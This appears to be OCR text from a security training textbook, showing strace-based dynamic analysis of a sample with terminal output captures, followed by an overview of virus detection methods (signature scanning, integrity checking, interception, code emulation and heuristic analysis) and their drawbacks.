
Execute the following command to extract system calls and save the output in a text file:

`strace -o out.txt ./<sample file>`




```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# ps
    PID TTY          TIME CMD
   2930 pts/0    00:00:00 sudo
   2935 pts/0    00:00:00 su
   2936 pts/0    00:00:00 bash
   3162 pts/0    00:00:00 dbus-launch
   3230 pts/0    00:00:00 ps
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# strace -p 2930
strace: Process 2930 attached
ppoll([{fd=-1}, {fd=6, events=POLLIN}], 2, NULL, NULL, 8
```

Figure 7.110: Screenshot of strace



```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# strace -c ls > /dev/null
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         7           read
  0.00    0.000000           0         1           write
  0.00    0.000000           0        11           close
  0.00    0.000000           0        10           fstat
  0.00    0.000000           0        27           mmap
  0.00    0.000000           0         8           mprotect
  0.00    0.000000           0         1           munmap
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         2           rt_sigaction
  0.00    0.000000           0         1           rt_sigprocmask
  0.00    0.000000           0         3         3 ioctl
  0.00    0.000000           0         8           pread64
  0.00    0.000000           0         2         2 access
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         2         2 statfs
  0.00    0.000000           0         2         1 arch_prctl
  0.00    0.000000           0         2           getdents64
  0.00    0.000000           0         1           set_tid_address
  0.00    0.000000           0         9           openat
  0.00    0.000000           0         1           set_robust_list
  0.00    0.000000           0         1           prlimit64
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                   103         8 total
root@ubuntu-Virtual-Machine:/home/ubuntu/strace#
```

Figure 7.111: Screenshot showing the output of the strace command



Virus Detection Methods

Scanning	- Once a virus is detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	- Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a **signature** for the files and system sectors
Interception	- The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	- In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities - These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**
Heuristic Analysis	- Heuristic analysis can be **static** or **dynamic** - In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral - In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

  - Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).

  - The vendors start writing scanning programs that look for the virus's signature strings.
  - The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
  - The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

  Some critical aspects of virus scanning are as follows:

  Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

  In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

  Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

  Advantages of scanners

  - They can check programs before execution.
  - They are the easiest way to check new software for known or malicious viruses.

  Drawbacks of scanners

  - Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
  - Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.
  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.
- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.
- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Trojan Analysis: ElectroRAT

